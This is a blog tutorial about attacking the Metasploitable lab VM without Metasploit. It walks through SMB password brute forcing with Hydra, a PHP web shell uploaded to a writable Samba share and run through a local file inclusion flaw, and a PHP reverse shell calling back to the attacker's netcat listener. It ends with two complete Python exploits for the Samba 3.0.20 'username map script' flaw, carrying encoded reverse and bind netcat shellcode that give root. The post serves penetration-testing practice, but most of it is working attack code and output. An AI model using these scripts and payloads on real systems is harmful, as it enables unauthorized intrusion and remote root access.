Exploiting Metasploitable without Metasploit — Samba Exploitation

Joe Norton Follow
Jul 4, 2017 · 6 min read

In the previous post we enumerated Samba on our Metasploitable VM and discovered some useful info:

- We have a list of usernames to potentially brute force
- There are several shares we can access with guest access, one that looks particularly promising — /tmp, which we may be able to write too. While probably not common (hopefully) in production situations, Metasploitable also has an LFI vulnerable web app that we can leverage here for a shell.

- The version of Samba running is pretty old (3.0.20), so there are good chances that an exploit is available.

Since this is Metasploitable, brute forcing shouldn't take too long. We'll focus on the account "user", described as "just a user" in our enum4linux output:

```
 ============================
|    Users on 192.168.55.248  |
 ============================
index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games    Name: games    Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody   Name: nobody   Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind     Name: (null)   Desc: (null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy    Name: proxy    Desc: (null)
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog   Name: (null)   Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user     Name: just a user,111,, Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data Name: www-data Desc: (null)
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root     Name: root     Desc: (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news     Name: news     Desc: (null)
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres Name: PostgreSQL administrator,,,      Desc: (null)
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin      Name: bin      Desc: (null)
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail     Name: mail     Desc: (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd  Name: (null)   Desc: (null)
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd  Name: (null)   Desc: (null)
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp     Name: (null)   Desc: (null)
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon  Name: daemon   Desc: (null)
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd    Name: (null)   Desc: (null)
```

```
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man     Name: man       Desc: (null)
index: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp      Name: lp        Desc: (null)
index: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysql   Name: MySQL Server,,,   Desc: (null)
index: 0x15 RID: 0x43a acb: 0x00000011 Account: gnats   Name: Gnats Bug-Reporting System (admin)       Desc: (null)
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libuuid Name: (null)    Desc: (null)
index: 0x17 RID: 0x42c acb: 0x00000011 Account: backup  Name: backup    Desc: (null)
index: 0x18 RID: 0xbb8 acb: 0x00000010 Account: msfadmin        Name: msfadmin,,,       Desc: (null)
index: 0x19 RID: 0x4c8 acb: 0x00000011 Account: telnetd Name: (null)    Desc: (null)
index: 0x1a RID: 0x3ee acb: 0x00000011 Account: sys     Name: sys       Desc: (null)
index: 0x1b RID: 0x4b6 acb: 0x00000011 Account: klog    Name: (null)    Desc: (null)
index: 0x1c RID: 0x4bc acb: 0x00000011 Account: postfix Name: (null)    Desc: (null)
index: 0x1d RID: 0xbbc acb: 0x00000011 Account: service Name: ,,,       Desc: (null)
index: 0x1e RID: 0x434 acb: 0x00000011 Account: list    Name: Mailing List Manager      Desc: (null)
index: 0x1f RID: 0x436 acb: 0x00000011 Account: irc     Name: ircd      Desc: (null)
index: 0x20 RID: 0x4be acb: 0x00000011 Account: ftp     Name: (null)    Desc: (null)
index: 0x21 RID: 0x4c4 acb: 0x00000011 Account: tomcat55        Name: (null)    Desc: (null)
index: 0x22 RID: 0x3f0 acb: 0x00000011 Account: sync    Name: sync      Desc: (null)
index: 0x23 RID: 0x3fc acb: 0x00000011 Account: uucp    Name: uucp      Desc: (null)
```

Output from enum4linux -U

There are several brute forcing options available in Kali. Hydra is a tool that can attempt logins against a ton of different remote services (check “hydra -h | grep services) including smb.

```
hydra -l user -P /usr/share/wordlists/metasploit/common_roots.txt
192.168.55.248 smb
```

The command breakdown is straightforward:

- l for the logon account “user”. -L would point hydra to a flat file with a list of users
- -P for our wordlist. -p would try a single password
- The trailing “smb” tells hydra the protocol, for which it will use the standard port. You can specify the port with -s in the event that you find an application using a non-standard port.

With all the standard settings hydra gets to user/user pretty quick:

```
Hydra (http://www.thc.org/thc-hydra) starting at 2017-07-03 21:21:13
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 64 tasks, 4725 login tries (l:1/p:4725), ~73 tries per task
[DATA] attacking service smb on port 445
[STATUS] 1795.00 tries/min, 1795 tries in 00:01h, 2930 to do in 00:02h, 1 active
[STATUS] 1797.00 tries/min, 3594 tries in 00:02h, 1131 to do in 00:01h, 1 active
[445][smb] host: 192.168.55.248   login: user   password: user
```

```
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-07-03 21:23:42
```

hydra smb brute force results

Metasploit's smb_login module can also be used to brute force smb, with similar options for using files containing lists of user, passwords, or user/password combos, single user, single password, etc.

In this case we'll replicate the hydra command from the previous example with the following options:

```
use auxiliary/scanner/smb/smb_login

set rhosts 192.168.55.248

set pass_file /usr/share/wordlists/metasploit/common_roots.txt

set smbuser user

set stop_on_success true
```

From the previous exercise we noticed that the /tmp share was guest accessible with map and list permissions:

```
[+] Attempting to map shares on 192.168.55.248
//192.168.55.248/print$ Mapping: DENIED, Listing: N/A
//192.168.55.248/tmp    Mapping: OK, Listing: OK
//192.168.55.248/opt    Mapping: DENIED, Listing: N/A
//192.168.55.248/IPC$   [E] Can't understand response:
WARNING: The "syslog" option is deprecated
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//192.168.55.248/ADMIN$ Mapping: DENIED, Listing: N/A
```

enum4linux -S

Using smbclient we can mount the /tmp share and confirm that we are able to also write to that directory by performing a put. As a test we'll create a simple text file and try to upload it to the server.

Connect to the /tmp share with the following command, where -N specifies "no password" and uses guest access to mount the share:

```
echo 'can I write?' > test.txt
```

```
smbclient //METASPLOITABLE/tmp -I 192.168.55.248 -N

put test.txt
```

With the put successful, it looks like we have write access to the share.

```
WARNING: The "syslog" option is deprecated
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
smb: \> put test.txt
putting file test.txt as \test.txt (2.1 kb/s) (average 2.1 kb/s)
smb: \> dir
  .                                   D        0  Mon Jul  3 21:59:41 2017
  ..                                 DR        0  Sun May 20 14:36:12 2012
  tempshare                           A        0  Mon Jul  3 20:55:38 2017
  .ICE-unix                          DH        0  Sun Jul  2 11:07:37 2017
  orbit-msfadmin                     DR        0  Mon Jul  3 06:25:31 2017
  .X11-unix                          DH        0  Sun Jul  2 11:08:07 2017
  .X0-lock                           HR       11  Sun Jul  2 11:08:07 2017
  rootfs                             DR        0  Sun May 20 14:36:12 2012
  test.txt                            A       13  Mon Jul  3 21:59:41 2017
  gconfd-msfadmin                    DR        0  Mon Jul  3 06:25:31 2017
  4414.jsvc_up                        R        0  Sun Jul  2 11:08:43 2017

                7282168 blocks of size 1024. 5350440 blocks available
smb: \> more test.txt
getting file \test.txt of size 13 as /tmp/smbmore.5w7rXX (2.5 KiloBytes/sec) (average 2.5 KiloBytes/sec)
smb: \>
```

smb: \> ▮


Connecting to /tmp and writing a test file

The other part required for this to result in a shell is a vulnerable web app. Luckliy Metasploitable has several of them. If you browse to the Metasploitable IP in a browser you should be greeted with a page containing links to all of the installed vulnerable apps. For this exercise we'll use mutillidae. The url on that app that contains the Local File Inclusion is — http://192.168.55.248/mutillidae/index.php?page=home.php

Local File Inclusion is a web app vulnerability that is often times referred to as Directory Traversal and usually associated with the ../../../../../../../ notation in the URL to "escape" the web server directory and access other files on the server. If we can find a way to upload our own code to the server, then we can get the web browser to execute that code referencing that file in the browser. We'll touch on other ways to achieve this in later posts focused on web apps, but for now we have an easy way to write a file to the server with our smb share.

URL vulnerable to LFI

We're essentially rewriting the "home.php" and telling the browser to instead load this other file at ../../../../../../tmp/test.txt with the following URL and once loaded in the browser we see the contents of our test.txt file:



The contents of our test.txt in the browser

Now we know we can get the browser to load any file we want, and we can upload anything we want to that server. At this point we can execute any code that a browser can interpret with the permissions of the web server.

Let's create a new file called "cmd.txt" and place one line of PHP code that will execute a shell command of our choosing:


```
echo '<?php echo shell_exec($_GET['cmd']);?>' > cmd.txt

smbclient //METASPLOITABLE/tmp -I 192.168.55.248 -N

put cmd.txt
```

Now by modifying the url to point to "page=../../../../../../../tmp/cmd.txt&cmd=pwd" we are running "pwd" on the server and it returns to us the present directory this website is being served out of:

Replace “pwd” with another command you’d like to run. This is the equivalent of having a shell, so we aren’t limited to single commands with no argumnets. For example, we can check out the contents of files that may be of interest like this —
“../../../../../../../tmp/cmd.txt&cmd=cat%20/etc/passwd”



Output of /etc/passwd

Now lets get a shell out of this. On the Kali machine open one tab and start a netcat listener:

```
nc -nvlp 5555
```

Also on Kali, navigate to /usr/share/webshells/php and make a copy of php-reverse-shell.php:

```
cd /usr/share/webshells/php
```

```
cp php-reverse-shell.php metasploitableshell.php
```

Edit the file down where it says “CHANGE THIS” to match your Kali IP address and whatever port you are listening on with netcat:

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.0.35';  // CHANGE THIS
$port = 5555;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


metasploitableshell.php configured with our Kali IP and port

Upload the php file to the SMB share:

```
smbclient //METASPLOITABLE/tmp -I 192.168.55.248 -N

put metasploitableshell.php
```

And then reference our reverse shell php file “page=../../../../../../../tmp/metasploitableshell.php”. The browser will display a message “Failed to daemonise”:



but we should still have received a shell:

```
root@dewey:/# nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.0.0.35] from (UNKNOWN) [192.168.55.248] 54802
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 22:23:49 up 1 day, 11:16,  3 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
```


```
msfadmin tty1     -                19:29    2:06   0.15s  0.06s /bin/login --
root     pts/0    :0.0             Sun11   35:15   0.00s  0.00s -bash
msfadmin pts/1    10.0.0.35        19:29    1:09   0.03s  0.02s sshd: msfadmin
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$
```

Reverse shell

Using searchsploit on the command line does pull up some interesting exploits that look like they may work with this version of Samba, but nothing immediate and worth it for me to invest a significant amount of time in getting working. Sometimes the description of an exploit in the searchsploit output is not as precise as the comments in the exploit itself, so it is worthwhile to dig a little deeper if you don't see anything right away.

One easy way to check for this would be to use google and search "site:exploit-db.com Samba 3.0.20". The third result from the top will work on our Metasploitable VM. The "username map script" exploit makes no mention of Samba 3.0.20 in the title but the comments explicitly say it applies to 3.0.20:

https://www.exploit-db.com/exploits/16320/



Using this exploit in Metasploit only requires defining the remote host:

```
use exploit/multi/samba/usermap_script
set rhost 192.168.55.248
```

```
exploit
```

I figured I would try to create a version that works outside of Metasploit as well. The exploit itself is extremely simple thanks to the code execution taking place in the username field of the connection attempt. This means no authentication is needed and apparently not even a buffer overflow, so there is no concern about return pointers and shellcode size. Just drop the shellcode in the username field and you get a shell.

```
root@dewey:/# nc -nvlp 9999
listening on [any] 9999 ...
connect to [10.0.0.35] from (UNKNOWN) [192.168.55.248] 41582
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 7e:13:f9:df:98:ab
          inet addr:192.168.55.248  Bcast:192.168.55.255  Mask:255.255.255.0
          inet6 addr: fe80::7c13:f9ff:fedf:98ab/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:230150 errors:0 dropped:0 overruns:0 frame:0
          TX packets:151593 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:25011426 (23.8 MB)  TX bytes:20282969 (19.3 MB)
          Interrupt:5 Base address:0xc100
```

```
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:9304 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9304 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4530401 (4.3 MB)  TX bytes:4530401 (4.3 MB)
```

Corresponding shell from the python version of the exploit

```
1  #!/usr/bin/python
2
3  from smb.SMBConnection import SMBConnection
4  import random, string
5  from smb import smb_structs
6  smb_structs.SUPPORT_SMB2 = False
7  import sys
8
9
10 # Just a python version of a very simple Samba exploit.
11 # It doesn't have to be pretty because the shellcode is executed
12 # in the username field.
13
14 # Based off this Metasploit module - https://www.exploit-db.com/exploits/16320/
15
16 # Configured SMB connection options with info from here:
17 # https://pythonhosted.org/pysmb/api/smb_SMBConnection.html
18
```

```
# Use the commandline argument as the target:
if len(sys.argv) < 2:
    print "\nUsage: " + sys.argv[0] + " <HOST>\n"
    sys.exit()


# Shellcode:
# msfvenom -p cmd/unix/reverse_netcat LHOST=10.0.0.35 LPORT=9999 -f python

buf =  ""
buf += "\x6d\x6b\x66\x69\x66\x6f\x20\x2f\x74\x6d\x70\x2f\x6b"
buf += "\x62\x67\x61\x66\x3b\x20\x6e\x63\x20\x31\x30\x2e\x30"
buf += "\x2e\x30\x2e\x33\x35\x20\x39\x39\x39\x39\x20\x30\x3c"
buf += "\x2f\x74\x6d\x70\x2f\x6b\x62\x67\x61\x66\x20\x7c\x20"
buf += "\x2f\x62\x69\x6e\x2f\x73\x68\x20\x3e\x2f\x74\x6d\x70"
buf += "\x2f\x6b\x62\x67\x61\x66\x20\x32\x3e\x26\x31\x3b\x20"
buf += "\x72\x6d\x20\x2f\x74\x6d\x70\x2f\x6b\x62\x67\x61\x66"
buf += "\x20"


username = "/=`nohup " + buf + "`"
password = ""
conn = SMBConnection(username, password, "SOMEBODYHACKINGYOU" , "METASPLOITABLE", use_nt
assert conn.connect(sys.argv[1], 445)
```

samba-usermap-exploit.py hosted with ❤ by **GitHub** **view raw**

I also made a modified version of the exploit with a bind shell, so it will work without any modification needed and will set up a netcat listener on tcp 31337:

```
root@dewey:/mnt/metasploitable# nc -nv 192.168.55.248 31337
(UNKNOWN) [192.168.55.248] 31337 (?) open
whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 7e:13:f9:df:98:ab
          inet addr:192.168.55.248  Bcast:192.168.55.255  Mask:255.255.255.0
          inet6 addr: fe80::7c13:f9ff:fedf:98ab/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:566269 errors:0 dropped:0 overruns:0 frame:0
          TX packets:443835 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:59441770 (56.6 MB)  TX bytes:55675328 (53.0 MB)
          Interrupt:5 Base address:0xc100

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:19207 errors:0 dropped:0 overruns:0 frame:0
          TX packets:19207 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:9383225 (8.9 MB)  TX bytes:9383225 (8.9 MB)
```

```
#!/usr/bin/python
from smb.SMBConnection import SMBConnection
import random, string
from smb import smb_structs
smb_structs.SUPPORT_SMB2 = False
import sys
# Just a python version of a very simple Samba exploit.
# It doesn't have to be pretty because the shellcode is executed
# in the username field.
#
# Just reversed this - https://www.exploit-db.com/exploits/16320/

# Configured SMB connection options with info from here:
# https://pythonhosted.org/pysmb/api/smb_SMBConnection.html


if len(sys.argv) < 2:
    print "\nUsage: " + sys.argv[0] + " <HOST>\n"
    sys.exit()

# Bind shell
# nc -nv $victim 31337
# msfvenom -p cmd/unix/bind_netcat LPORT=31337 -f python

buf =  ""
buf += "\x6d\x6b\x66\x69\x66\x6f\x20\x2f\x74\x6d\x70\x2f\x63"
buf += "\x67\x6a\x79\x6a\x62\x3b\x20\x28\x6e\x63\x20\x2d\x6c"
buf += "\x20\x2d\x70\x20\x33\x31\x33\x33\x37\x20\x7c\x7c\x6e"
buf += "\x63\x20\x2d\x6c\x20\x33\x31\x33\x33\x37\x29\x30\x3c"
buf += "\x2f\x74\x6d\x70\x2f\x63\x67\x6a\x79\x6a\x62\x20\x7c"
buf += "\x20\x2f\x62\x69\x6e\x2f\x73\x68\x20\x3e\x2f\x74\x6d"
```

```
32  buf += "\x70\x2f\x63\x67\x6a\x79\x6a\x62\x20\x32\x3e\x26\x31"
33  buf += "\x3b\x20\x72\x6d\x20\x2f\x74\x6d\x70\x2f\x63\x67\x6a"
34  buf += "\x79\x6a\x62"
35
36
37
38  username = "/=`nohup " + buf + "`"
39  password = ""
40  conn = SMBConnection(username, password, "SOMEBODYHACKINGYOU" , "METASPLOITABLE", use_nt
41  assert conn.connect(sys.argv[1], 445)
```

samba-usermap-bind.py hosted with ❤ by **GitHub** **view raw**

Hacking Exploit Samba Metasploit Metasploitable

12 claps

WRITTEN BY

Joe Norton

Follow

See responses (1)


More From Medium

Related reads

Waldo Write-up (HTB)

George O in CTF Writeups
Dec 15, 2018 · 8 min read

281



Related reads

Detecting Malware In Android Stores

Prof Bill Buchanan OBE in ASecuritySite: When Bo...
Sep 6, 2018 · 5 min read ★

54

Related reads

How to Upgrade Your XSS Bug from Medium to Critical

Luke Stephens (@hakluke)
May 21 · 5 min read ★

675